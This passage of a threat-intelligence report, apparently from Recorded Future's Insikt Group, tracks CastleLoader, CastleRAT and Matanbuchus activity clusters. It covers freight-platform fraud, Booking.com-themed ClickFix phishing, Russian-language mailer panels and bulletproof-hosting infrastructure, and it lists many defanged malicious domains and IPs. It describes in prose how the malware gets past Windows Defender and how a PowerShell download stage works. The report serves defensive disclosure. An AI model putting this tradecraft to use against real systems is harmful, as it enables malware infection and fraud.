


***Figure 14**: Email shared by an individual targeted by TAG-160 (Source: Recorded Future)*

Threat actors associated with Cluster 1 appear to have access to fraudulent DAT and Loadlink accounts, as evidenced by a user report of fraudulent activity on Facebook (see **Figure 13**) and further supported by additional profiles identified by Insikt Group (see **Figure 15**). Furthermore, Insikt Group assesses that the threat actors may also have access to compromised legitimate accounts, given the substantial volume of stolen credentials associated with the domains *dat[.]com* and *loadlink[.]ca* observed in Recorded Future Identity Intelligence.




***Figure 15**: Account information linked to TAG-160 (Source: Recorded Future)*

Access to platforms like DAT Freight & Analytics and Loadlink Technologies not only enables the threat actors to enhance the appearance of legitimacy, allowing them to maintain plausible profiles should potential victims attempt verification, but also provides opportunities to gather contact information for prospective targets and obtain additional contextual data, such as details on specific loads, dates and times, documents, or related materials, which can then be repurposed as spearphishing lures. In addition, although not verified in this specific case, the threat actors may also post fraudulent load listings containing malicious content, potentially resulting in malware infections.

Possible Overlap with September 2024 Campaign

In September 2024, Proofpoint reported on an unattributed activity cluster observed since at least May 2024. The threat actors targeted transportation and logistics companies in North America to distribute various malware families, including LummaC2, StealC, and NetSupport RAT, as well as remote monitoring and management (RMM) tools such as SimpleHelp, PDQ Connect, Fleetdeck, and ScreenConnect. The campaigns employed several techniques: The threat actors compromised legitimate email accounts belonging to transportation and shipping companies, injecting malicious content into existing email threads to enhance credibility. They also used compromised accounts on DAT Freight & Analytics and Loadlink platforms to post fraudulent load listings containing malicious URLs leading to RMM downloads. Lastly, they launched broader phishing waves that directed recipients to staging web pages hosting RMM installers. Most campaigns involved Google Drive URLs or attached .URL shortcut files that, when executed, used SMB to retrieve an executable from a remote share, leading to malware installation.

While Insikt Group has not identified direct technical overlaps (for example, shared infrastructure), the similar targeting and partially overlapping tactics, particularly the use of DAT Freight & Analytics and Loadlink, suggest a possible connection between this activity cluster and Cluster 1 (this is a low-confidence assessment).

Notably, in November 2025, Proofpoint reported again on a possibly related activity where cybercriminals targeted trucking and logistics companies using RMM tools to hijack shipments. The attackers lured victims through fake load postings or compromised email threads, delivering malware or RMM software to gain access. This campaign highlights the growing convergence of cyber and physical cargo theft as criminals exploit digital logistics systems.

Cluster 2: Matanbuchus and Mailer Tool Activity Tracked as TAG-161

Cluster 2, tracked as TAG-161, has been active since at least June 2025 and remains operational at the time of analysis. The cluster leverages infrastructure impersonating Booking.com and employs ClickFix techniques. It primarily delivers CastleLoader and other payloads, including Matanbuchus. Notably, Insikt Group observed this cluster using Matanbuchus. Evidence indicates that the cluster relies mainly on threat actor-controlled infrastructure. Furthermore, Insikt Group identified a previously unreported phishing email management tooling, which appears to be used by threat actors linked to Cluster 2.

Matanbuchus Activity and Booking.com-Themed Infrastructure

Alongside CastleLoader, several Matanbuchus samples were distributed through Booking.com-themed ClickFix campaigns associated with Cluster 2. Notably, Insikt Group had previously reported Matanbuchus activity linked to CastleRAT in an earlier publication, where the Matanbuchus C2 panel was hosted on the adjacent IP address, *185[.]39[.]19[.]164* (see **Figure 16**).




***Figure 16**: Matanbuchus panel on* 185[.]39[.]19[.]164 *(Source: Recorded Future)*

Matanbuchus is a C-based downloader MaaS available since 2021. One of its primary objectives is secrecy, which is in part fostered by limiting sales to a select number of customers. Currently at version three, it is continually maintained and improved by its creator BelialDemon. BelialDemon offers Matanbuchus 3.0 as a monthly rental service with two pricing tiers based on the communication protocol: $10,000 per month for the HTTPS-based version and $15,000 per month for the DNS-based version.

Recorded Future Malware Intelligence's most recent Matanbuchus sample at the time of writing communicated with its C2 server at *mechiraz[.]com*, a domain behind Cloudflare but linked to the IP address *5[.]178[.]1[.]8* (TRIBEKA-AS, PA; AS211059). This IP address was also associated with the domain *nicewk[.]com*, previously reported by Morphisec. Historical analysis of the same IP revealed several additional Matanbuchus C2 domains, including *galaxioflow[.]com* and *nimbusvaults[.]com*.

Additional Booking.com-Themed Infrastructure

By analyzing the same /24 CIDR range that hosted the Matanbuchus infrastructure during the period of observed activity, Insikt Group identified additional IP addresses and domains linked to Booking.com-themed ClickFix operations. These network indicators, detailed in **Appendix D**, are tracked by Insikt Group as part of Cluster 2.

Phishing Email Management Tooling

By analyzing the IP addresses hosting the domains listed in **Appendix D**, Insikt Group identified three that stood out for each hosting three previously unreported websites or management panels operating on high ports. The panels featured the following HTML titles: "Менеджер Email", "Менеджер Редиректов и рассылок", and "Менеджер Редиректов и Email" (translated as "Redirect and Email Manager"). Based on their visual appearance, technical implementation, and thematic focus, Insikt Group assesses that these websites are used in tandem as part of campaigns specifically targeting Booking.com.

Website 1: Redirect and Email Manager ("Менеджер Редиректов и Email")

The first website, hosted on port 56723, serves as a web-based interface for managing bulk redirections and email campaigns (see **Figure 17**). It integrates redirect generation, SMTP configuration, and email distribution capabilities within a single dashboard. The design, terminology, and functionality closely align with those typically observed in malspam or phishing infrastructure management panels.




***Figure 17**: Page linked to "Redirect and Email Manager" tool (Source: Recorded Future)*

Within the document object model (DOM) of the website, Insikt Group identified two email addresses, with one of them being likely a compromised account used to send phishing emails. At the time of discovery, the rambler email address, likely a burner account, appeared within the page's SMTP configuration with associated credentials, indicating its use as the primary sender account for automated bulk email delivery, consistent with the panel's design for coordinated phishing or spam distribution. The DOM also contained an AWS access key.

Additionally, the DOM referenced a set of domains, some of which are listed in **Appendix D**, while others were newly identified and are listed in **Appendix E**. By searching for the phrase "Сервис редиректов работает для [domain]" (translated as "The redirect service works for [domain]"), Insikt Group discovered further related domains, likewise shown in **Appendix E**.

Website 2: Email Manager ("Менеджер Email")

The second website, hosted on port 56724, closely resembles the first "Redirect and Mailing Manager" panel but exhibits several notable configuration differences (see **Figure 18**). These include a distinct AWS username, an SMTP sender address, *bred[@]booking-porta[.]com*, as well as different logging settings and a few additional indicators of compromise. Furthermore, the website specified *109[.]104[.]153[.]87* as its proxy server.




***Figure 18**: Page linked to "Email Manager" tool (Source: Recorded Future)*

Website 3: Booking-Mailer V2.2 ("Менеджер Редиректов и рассылок")

The third website, hosted on port 56725, features a substantially larger DOM and functions as a combined redirect generator and mass-mailing platform (see **Figure 19**). The user interface exposes key capabilities, including domain selection, subdomain base-name configuration, HTML email templating (supporting URL placeholders for generated redirects), target file uploads, worker/thread management, SMTP pool configuration and validation, proxy editing, and real-time logging and statistics. Redirects are constructed using a domain and base name to generate unique subdomain links following the format: `[identifier].[base_name].[main_domain]`.




***Figure 19**: Page linked to "Booking-Mailer V2.2" tool (Source: Recorded Future)*

The domains *site-riko[.]com*, *site-sero[.]com*, *site-silo[.]com*, *site-tiko[.]com*, and *site-filo[.]com* are all referenced within the DOM.

Notably, within the "debug logs" in the DOM of the website, Insikt Group found a range of proxy servers with varying high ports. The IP addresses are listed in **Table 1**.

IP Address	Ports
109[.]104[.]153[.]100	11599, 12305, 13267, 13275
109[.]104[.]153[.]193	10324, 10616, 14195, 14196
109[.]104[.]153[.]29	13413, 14900
109[.]104[.]154[.]67	11264, 11860, 14100, 14122

***Table 1**: Proxy IP addresses found in DOM of "Booking-Mailer V2.2" tool (Source: Recorded Future)*

Insikt Group identified additional instances of the Phishing Email Management Tooling, all hosted on IP addresses announced by the same set of Autonomous Systems (ASes). The identified IP addresses are listed in **Table 2**. The domains hosted on these IP addresses are listed in **Appendix H**.

IP Address	ASN	Notes
85[.]208[.]84[.]65	STIMUL-AS, RU (AS211659)	• Certificate subject common name: *guesitastayhotel[.]com* • CastleRAT and Matanbuchus C2 servers identified within the same /24 range (*85[.]208[.]84[.]115* and *85[.]208[.]84[.]242*, respectively)
80[.]64[.]18[.]245	STIMUL-AS, RU (AS211659)	• Hosts hotel-themed domains
185[.]39[.]19[.]94	OPTIMA-AS, RU (AS216341)	• Certificate subject common name: *guesitastayhotel[.]com*
88[.]214[.]50[.]83	OPTIMA-AS, RU (AS216341)	• Suspected testing server due to the number of domains including the keywords "test" and "demo"

***Table 2**: Additional infrastructure instances of the Phishing Email Management Tooling (Source: Recorded Future)*

ASN Cluster Possibly Linked to Bearhost

Insikt Group observed significant infrastructure activity associated with AS216341 (STIMUL-AS) and AS216341 (OPTIMA-AS) throughout this research. Both ASes were established on March 11, 2025, and have demonstrated consistent malicious activity since their inception. According to researchers at DeepCode, these providers maintain strong links to the BEARHOST bulletproof hosting network, a known enabler of malicious cyber operations. BEARHOST and associated providers have reportedly serviced ransomware operations, including LockBit, Conti, MedusaLocker, as well as sanctioned entities such as Garantex, Lazarus Group, Zservers, and Nobitex. That same research further identified malicious activity and customer bases linked to both AS211659 and AS216341, consistent with Insikt Group's own observations of Lumma, Rhadamanthys, and Matanbuchus within these autonomous systems. This overlap in observed threats reinforces the assessment that both autonomous systems are part of a broader BEARHOST-aligned infrastructure ecosystem supporting financially motivated cyber operations.

Infrastructure Similarities with TAG-157 (RefBroker)

Insikt Group has previously reported on threat actors impersonating Booking.com, including TAG-157, also known as RefBroker. Notably, domains associated with TAG-157 have been observed hosted on IP address *77[.]83[.]207[.]56*, adjacent to *77[.]83[.]207[.]55*, with the latter being part of TAG-161's infrastructure. More broadly, both TAG-157 and TAG-161 appear to favor the same set of ASNs discussed in the section **ASN Cluster Possibly Linked to Bearhost**. At present, however, the exact relationship between TAG-157 and TAG-161 remains unclear.

Cluster 3: Booking.com Impersonation Activity

Cluster 3 has been active since at least March 2025 and remains operational at the time of analysis. The cluster leverages infrastructure impersonating Booking.com, ClickFix techniques, and uses Steam Community pages as a dead drop resolver to deliver CastleRAT via CastleLoader. Although the techniques appear similar to those described in Cluster 2, Insikt Group has not identified any technical overlaps between Clusters 2 and 3 at this time.

Infrastructure Analysis

Insikt Group noted a CastleRAT sample that leveraged a Booking.com phishing domain, *update-info4468765[.]com* (see **Figure 20**). The phishing domain tricks users into running a malicious PowerShell command (via ClickFix techniques) that downloads a second-stage script from *boiksal[.]com/upd*. This script retrieves and executes a .NET loader that repeatedly spawns new PowerShell processes to add Windows Defender exclusions for the eventual payload (`update.exe`) using a User Account Control (UAC) prompt flooding loop to bypass analysis sandboxes and security controls. Once exclusions are applied, the loader decrypts and launches the CastleLoader payload, which then reaches out to its C2 domain, *programsbookss[.]com*, resolved through a Steam Community profile. The use of Steam Community profiles allows attackers to update infrastructure dynamically without redeploying malware (see **Figure 21**). CastleRAT samples that use Steam for deaddrops may sometimes contain a hard-coded backup C2 in the event the deaddrop C2 retrieval fails. A list of all observed Steam Community profiles and the various C2 domains observed on each is found in **Appendix F.**




***Figure 20**: GrayBravo's CastleRAT using Steam Community for dead drop resolving (Source: Steam)*

At the time of analysis, *update-info4468765[.]com* and *boiksal[.]com* were both hosted on *178[.]17[.]57[.]103*, while the Steam-resolved C2 domain, *programsbookss[.]com*, was hosted on an adjacent IP, *178[.]17[.]57[.]102*. This close placement within the same /24 subnet suggests that the operators likely acquired these IP addresses around the same time. It also suggests that they were assigned sequentially by the hosting provider, Global Connectivity Solutions (AS215540). A similar pattern was later observed across the *192[.]109[.]138[.]0/24* range, where Booking.com-themed phishing domains were hosted on *192[.]109[.]138[.]103* and the Steam-resolved C2 domains, *programsbookss[.]com* and *justnewdmain[.]com*, were hosted on *192[.]109[.]138[.]102*.




***Figure 21**: Booking.com-themed ClickFix linked to Cluster 3 (Source: Recorded Future)*

When scanned, the Booking.com-themed domains typically return either a Cloudflare-themed turnstile page or a "turnstile token missing" error message (1, 2). Further pivoting from the domain *boiksal[.]com* uncovered a broader cluster of activity encompassing multiple additional domains and IP addresses, most of which appear to be used to impersonate Booking.com. The domains and associated IP addresses are detailed in **Appendix G**. Notably, while the domains commonly use Cloudflare name servers, many of the domains ultimately resolve to threat actor–controlled IP addresses.

Cluster 4: Malvertising and Fake Software

Cluster 4 has been active since at least April 2025 and remains operational at the time of analysis. This cluster employs malvertising and fake software installers, impersonating legitimate tools such as Zabbix and RVTools, to distribute CastleLoader and NetSupport RAT.

Based on Insik Group observations, the cluster has used CastleLoader C2 infrastructure hosted on domains including *wereatwar[.]com*. It has also deployed NetSupport RAT samples that communicate with C2 servers at IP addresses such as *37[.]230[.]62[.]235* and *84[.]200[.]81[.]32*. Notably, the domain *jshanoi[.]com* resolved to these NetSupport-associated IP addresses during the period of activity.

The CastleLoader payloads are distributed through fake GitHub repositories and delivered as electronically signed MSI installers, often bearing Extended Validation (EV) certificates, similar to those observed in previous Bumblebee campaigns. These signed builds have been attributed to organizations including LLC KHD GROUP (issued by GlobalSign) and INTYNA EXIM PRIVATE LIMITED (issued by SSL.com), among others. Notably, "Sparja", an Exploit Forum user discussed below and potentially linked to CastleLoader, has been active in discussions regarding EV certificates earlier this year.

Possible Connection to Exploit Forum User Sparja

Analysis of historical CastleLoader infrastructure identified one anomalous instance that may indicate a link to a threat actor named "Sparja". A panel hosted on *94[.]159[.]113[.]123* and exposed on port 5050 diverged from established CastleLoader panel characteristics. While known CastleLoader administrative interfaces typically display the HTML title "Castle," this instance returned the title "Sparja." Review of the panel's DOM file revealed that it referenced a CSS file with a filename identical to one observed in verified CastleLoader panels. While the overlap does not constitute a conclusive stylistic correlation, it can suggest potential code reuse or reliance on a shared panel template between CastleLoader and the "Sparja" interface. Insikt Group identified one other Sparja panel with the same HTML title on the IP address *94[.]159[.]113[.]32* (see **Figure 22**).

```
<!doctype html>\n<html lang="en">\n  <head>\n    <meta
charset="UTF-8" />\n    <meta name="viewport"
content="width=device-width, initial-scale=1.0" />\n
<title>Sparja</title>\n    <script type="module" crossorigin
src="/assets/index-BNDrRS45.js"></script>\n    <link rel="stylesheet"
crossorigin href="/assets/index-BGwKVD2M.css">\n  </head>\n  <body>\n
<div id="root"></div>\n  </body>\n</html>\n
```

```
<!doctype html>\n<html lang="en">\n  <head>\n    <meta
charset="UTF-8" />\n    <meta name="viewport"
content="width=device-width, initial-scale=1.0" />\n
<title>Castle</title>\n    <script type="module" crossorigin
src="/assets/index-CsQcVPra.js"></script>\n    <link rel="stylesheet"
crossorigin href="/assets/index-BGwKVD2M.css">\n  </head>\n  <body>\n
<div id="root"></div>\n  </body>\n</html>\n
```

Figure 22: *Sparja panel (top) and CastleLoader panel (bottom) (Source: Recorded Future)*

Activity associated with the alias “Sparja” on the underground Exploit Forum provides additional context for possible connections. Obtained via proprietary means, Insikt Group assesses that Sparja is also active on the top-tier Russian-language forum XSS. Insikt Group bases this assessment on the user’s XSS activity, in which the user viewed similar topics related to malware loaders, EV certificates, and bypass software.

On December 22, 2024, Sparja authored a thread on Exploit Forum, looking to buy or rent a dropper (see **Figure 23**). In a documented dispute spanning from January to February 2025, Sparja engaged a user known as “ppro” to develop a “private solution, a dropper or loader for an executable file.” The dispute concluded with ppro’s ban from the forum, following a history of earlier account suspensions and reinstatements. Given the timeline of the events, Insikt Group assesses it is unlikely ppr0 had involvement in CastleLoader’s development; however, Sparja’s expressed interest in acquiring a custom loader prior to CastleLoader’s appearance supports the assessment that Sparja was actively pursuing a dropper or loader functionality consistent with CastleLoader’s purpose.

